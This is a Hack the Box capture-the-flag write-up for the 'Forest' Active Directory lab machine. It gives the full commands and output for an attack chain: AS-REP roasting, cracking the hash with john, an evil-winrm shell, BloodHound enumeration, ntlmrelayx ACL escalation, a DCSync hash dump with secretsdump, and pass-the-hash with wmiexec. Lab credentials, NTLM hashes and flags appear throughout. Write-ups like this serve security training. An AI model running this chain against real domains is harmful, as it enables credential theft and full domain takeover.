Hack the Box – Forest by dmwong

As normal I add the IP of the machine 10.10.10.161 to /etc/hosts as forest.htb

Enumeration

nmap -p- -sV -oN initial-scan forest.htb

```
# Nmap 7.80 scan initiated Sun Oct 13 17:07:03 2019 as: nmap -p- -sV -oN initial-scan forest.htb
Nmap scan report for forest.htb (10.10.10.161)
Host is up (0.023s latency).
Not shown: 65511 closed ports
PORT      STATE SERVICE      VERSION
53/tcp    open  domain?
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2019-10-13 16:14:21Z)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: HTB)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf       .NET Message Framing
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49664/tcp open  msrpc        Microsoft Windows RPC
49665/tcp open  msrpc        Microsoft Windows RPC
49666/tcp open  msrpc        Microsoft Windows RPC
49667/tcp open  msrpc        Microsoft Windows RPC
49669/tcp open  msrpc        Microsoft Windows RPC
49670/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49671/tcp open  msrpc        Microsoft Windows RPC
49678/tcp open  msrpc        Microsoft Windows RPC
49700/tcp open  msrpc        Microsoft Windows RPC
49912/tcp open  msrpc        Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.80%I=7%D=10/13%Time=5DA34BC8%P=x86_64-pc-linux-gnu%r(DNS
SF:VersionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\x07version
SF:\x04bind\0\0\x10\0\x03");
Service Info: Host: FOREST; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Oct 13 17:09:49 2019 -- 1 IP address (1 host up) scanned in 165.39 seconds
```

It seems we have discovered a few ports open. I chose not to perform a UDP scan at this point in the exercise. It seems we have all services that represent a domain controller.

Enumeration of Domain Services

I wanted to find out as much information about the domain controller as possible. I therefore un enum4linux to see if this would pick anything up.

enum4linux -a -r forest.htb > enumforest.htb

```
root@kali:/opt/htb/forest.htb# enum4linux -a -r forest.htb > enumforest.htb
```

Once the enum was finished, I investigated the output and saw a list of users that were available on the machine.

```
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[DefaultAccount] rid:[0x1f7]
user:[$331000-VK4ADACQNUCA] rid:[0x463]
user:[SM_2c8eef0a09b545acb] rid:[0x464]
user:[SM_ca8c2ed5bdab4dc9b] rid:[0x465]
user:[SM_75a538d3025e4db9a] rid:[0x466]
user:[SM_681f53d4942840e18] rid:[0x467]
user:[SM_1b41c9286325456bb] rid:[0x468]
user:[SM_9b69f1b9d2cc45549] rid:[0x469]
user:[SM_7c96b981967141ebb] rid:[0x46a]
user:[SM_c75ee099d0a64c91b] rid:[0x46b]
user:[SM_1ffab36a2f5f479cb] rid:[0x46c]
user:[HealthMailboxc3d7722] rid:[0x46e]
user:[HealthMailboxfc9daad] rid:[0x46f]
user:[HealthMailboxc0a90c9] rid:[0x470]
user:[HealthMailbox670628e] rid:[0x471]
user:[HealthMailbox968e74d] rid:[0x472]
user:[HealthMailbox6ded678] rid:[0x473]
user:[HealthMailbox83d6781] rid:[0x474]
user:[HealthMailboxfd87238] rid:[0x475]
user:[HealthMailboxb01ac64] rid:[0x476]
user:[HealthMailbox7108a4e] rid:[0x477]
user:[HealthMailbox0659cc1] rid:[0x478]
user:[sebastien] rid:[0x479]
user:[lucinda] rid:[0x47a]
user:[svc-alfresco] rid:[0x47b]
user:[andy] rid:[0x47e]
user:[mark] rid:[0x47f]
user:[santi] rid:[0x480]
```

From this, I created a list of users and output them into a file called users.txt

Users

Within this file we had the following users. **Administrator**, **sebastien**, **lucinda**, **svc-alfresco**, **andy**, **mark**, and **santi**.

```
root@kali:/opt/htb/forest.htb# cat users.txt
Administrator
sebastien
lucinda
svc-alfresco
andy
mark
santi
```

From this list of users, I then wanted to see if I could obtain any hashes that I could potentially use.

GetNPUsers.py htb.local/ -dc-ip 10.10.10.161 -userfile ./users.txt

```
root@kali:/opt/htb/forest.htb# GetNPUsers.py htb.local/ -dc-ip 10.10.10.161 -usersfile ./users.txt
```

This provided me with a has for the svc-alfresco account.

```
root@kali:/opt/htb/forest.htb# GetNPUsers.py htb.local/ -dc-ip 10.10.10.161 -usersfile ./users.txt
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User sebastien doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User lucinda doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$svc-alfresco@HTB.LOCAL:971233444b470f5f9ed3ebc40e236a5a$439e5cb382b089997ba0ff64564d225020d198f
6269aa54fc10790e6b6436ed71fe7718c86a9db77512b44f1ce52f814204aa9bcf7048a73728b2b4122be597d16c5778adc589215e70a
05f6affe3d3bba311b4e66be3b4c908ead0f5ca94668040f088f5e75a938ff3e61a60d0cc1d61a0c59bd34d1ced3049a78212d4b489d5
a34b0fd908836b5cae18ddbf29bdab22b2df41b337ee205c2da2e044adb956d3d2ac18292591a0d760053cf14483874ae91cc6fd3b16a
e6bcaa7aa0b185fdca234d86262137baa003d4f0dc3e6a52901b84fdb2ebf32fc74af8dde8525bb566ba70b06d41b2
[-] User andy doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User mark doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User santi doesn't have UF_DONT_REQUIRE_PREAUTH set
```

I copied this to a file and looked to see if I could crack the hash through john.

john hash.txt –wordlist=/root/Downloads/rockyou.txt

```
root@kali:/opt/htb/forest.htb# john hash.txt --wordlist=/root/Downloads/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 128/128 AVX 4x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
s3rvice          ($krb5asrep$23$svc-alfresco@HTB.LOCAL)
1g 0:00:00:06 DONE (2019-10-13 17:33) 0.1438g/s 587879p/s 587879c/s 587879C/s s401413..s3r1bu
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

This provided me with a password of s3rvice.

Now that I had credentials, I looked for where I could potentially utilise these.

Basic User

From previous boxes, I decided to look at WinRm on port 5985 and utilise the evil-winrm script from https://github.com/Hackplayers/evil-winrm

I edited the file to include the credentials that I had now gained.

```
# Connection parameters, set your ip address or hostname, your user and password
conn = WinRM::Connection.new(
  endpoint: 'http://10.10.10.161:5985/wsman',
  transport: :ssl,
    user: 'svc-alfresco',
    password: 's3rvice',
    :no_ssl_peer_verification => true,
    # Below, config for SSL, uncomment if needed and set cert files
    # transport: :ssl,
    # client_cert: 'certnew.cer',
    # client_key: 'client.key',
)
```

It was now time to try and connect to the server with the credentials.

ruby evil-winrm.rb

```
root@kali:/opt/htb/forest.htb# ruby evil-winrm.rb
```

This had now provided me with a PowerShell shell on the box.

```
root@kali:/opt/htb/forest.htb# ruby evil-winrm.rb

Info: Starting Evil-WinRM shell v1.0

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> whoami
htb\svc-alfresco
```

I went straight to the users Desktop and could see I had obtained the user hash.

```
*Evil-WinRM* PS C:\users\svc-alfresco\Desktop> type user.txt
e5e4e47ae7022664cda6eb013fb0d9ed
```

e5e4e47ae7022664cda6eb013fb0d9ed

Now that I had a basic user, I wanted to upload SharpHound.ps1 to allow me to identify a possible route to domain admin.

BloodHound

To gather as much information as possible, I decided to use the SharpHound.ps1 script from BloodHound at https://github.com/BloodHoundAD/BloodHound/blob/master/Ingestors/SharpHound.ps1.

I first created a temporary directory under c:\.

***cd ***
mkdir temp
cd temp

Now that I had this directory, I uploaded the Sharphound.ps1 file to this directory.

upload /opt/htb/forest.htb/SharpHound.ps1 c:\temp\SharpHound.ps1

```
*Evil-WinRM* PS C:\temp> upload /opt/htb/forest.htb/SharpHound.ps1 c:\temp\SharpHound.ps1
Info: Uploading /opt/htb/forest.htb/SharpHound.ps1 to c:\temp\SharpHound.ps1
```

Now that I had this file uploaded, I imported it into the PowerShell sessions so that I could then run the enumeration.

Import-module ./SharpHound.ps1

```
*Evil-WinRM* PS C:\temp> import-module ./SharpHound.ps1
```

Now that I had this imported, I run the enumeration.

Invoke-BloodHound -CollectionMethod All

```
*Evil-WinRM* PS C:\temp> invoke-bloodhound -collectionmethod All
```

Once this is complete, this will create a zip file within the same directory.

```
*Evil-WinRM* PS C:\temp> ls


    Directory: C:\temp


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        10/14/2019   1:20 AM          12560 20191014012050_BloodHound.zip
```

We now had a zip file that I could download and investigate a possible path to domain admin.

download c:\temp\Bloodhound.zip /opt/htb/forest.htb/BloodHound.zip

```
*Evil-WinRM* PS C:\temp> download c:\temp\20191014012050_BloodHound.zip /opt/htb/forest.htb/20191014012050_BloodHound.zip
Info: Downloading c:\temp\20191014012050_BloodHound.zip to /opt/htb/forest.htb/20191014012050_BloodHound.zip

Info: Download successful!
```

I now had to investigate this file with Bloodhound


I first started neo4j

neo4j start

```
Active database: graph.db
Directories in use:
  home:         /usr/share/neo4j
  config:       /usr/share/neo4j/conf
  logs:         /usr/share/neo4j/logs
  plugins:      /usr/share/neo4j/plugins
  import:       /usr/share/neo4j/import
  data:         /usr/share/neo4j/data
  certificates: /usr/share/neo4j/certificates
  run:          /usr/share/neo4j/run
Starting Neo4j.
WARNING: Max 1024 open files allowed, minimum of 40000 recommended. See the Neo4j manual.
./bin/neo4j: line 451: /usr/share/neo4j/run/neo4j.pid: No such file or directory
```

I then started the bloodhound tool so that I could import the downloaded zip file. I imported the downloaded zip file into bloodhound and then looked for a possible path from svc-alfresco to domain admins.

This provided me with the following information.



According to this, there was a path to take me to domain admin through exchange. I started investigating groups that I could add myself into. I also found an article that could aid in the escalation of privileges abusing exchange at https://dirkjanm.io/abusing-exchange-one-api-call-away-from-domain-admin/. I first added myself to the Exchange Windows Permissions.

net group "Exchange Windows Permissions" svc-alfresco /add

```
*Evil-WinRM* PS C:\users\svc-alfresco\Desktop> net group "Exchange Windows Permissions" svc-alfresco /add
The command completed successfully.
```

Now that I had a possible path, I decided to use the impacket tools to

python examples/ntlmrealyx.py -t ldap://10.10.10.161 –escalate-user svc-alfresco


```
root@kali:/opt/impacket# python examples/ntlmrelayx.py -t ldap://10.10.10.161 --escalate-user svc-alfresco
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
```

I now browsed to the webpage and entered credentials that I already had.

http://localhost/privexchange



This had now shown that I had improved privileges.

```
[*] Setting up HTTP Server
[*] Servers started, waiting for connections
[*] HTTPD: Received connection from 127.0.0.1, attacking target ldap://10.10.10.161
[*] HTTPD: Client requested path: /privexchange
[*] HTTPD: Received connection from 127.0.0.1, attacking target ldap://10.10.10.161
[*] HTTPD: Client requested path: /privexchange
[*] HTTPD: Client requested path: /privexchange
[*] Authenticating against ldap://10.10.10.161 as \svc-alfresco SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] User privileges found: Create user
[*] User privileges found: Modifying domain ACL
[*] Querying domain security descriptor
[*] Success! User svc-alfresco now has Replication-Get-Changes-All privileges on the domain
[*] Try using DCSync with secretsdump.py and this user :)
[*] Saved restore state to aclpwn-20191014-093110.restore
```

I now wanted to see if I had obtained a hash for the domain as admin that I could use.

impacket-secretsdump 'svc-alfresco:s3rvice@10.10.10.161'

```
root@kali:/opt/htb/forest.htb# impacket-secretsdump 'svc-alfresco:s3rvice@10.10.10.161'
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
htb.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:819af826bb148e603acb0f33d17632f8:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\$331000-VK4ADACQNUCA:1123:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

I now had a hash that I could use which was the Administrator account.

From here I used wmiexec.py to pass the hash.

wmiexec.py -hashes :32693b11e6aa90eb43d32c72a07ceea6 administrator@forest.htb

```
root@kali:/opt/htb/forest.htb# wmiexec.py -hashes :32693b11e6aa90eb43d32c72a07ceea6 administrator@forest.htb
Impacket v0.9.21-dev - Copyright 2019 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
htb\administrator

C:\>
```

I now browse to the Desktop of Administrator to see if I could view the hash.

cd \Users\Administrator\Desktop
type root.txt

```
C:\>cd \Users\Administrator\Desktop
C:\Users\Administrator\Desktop>type root.txt
f048153f202bbb2f82622b04d79129cc
```

f048153f202bbb2f82622b04d79129cc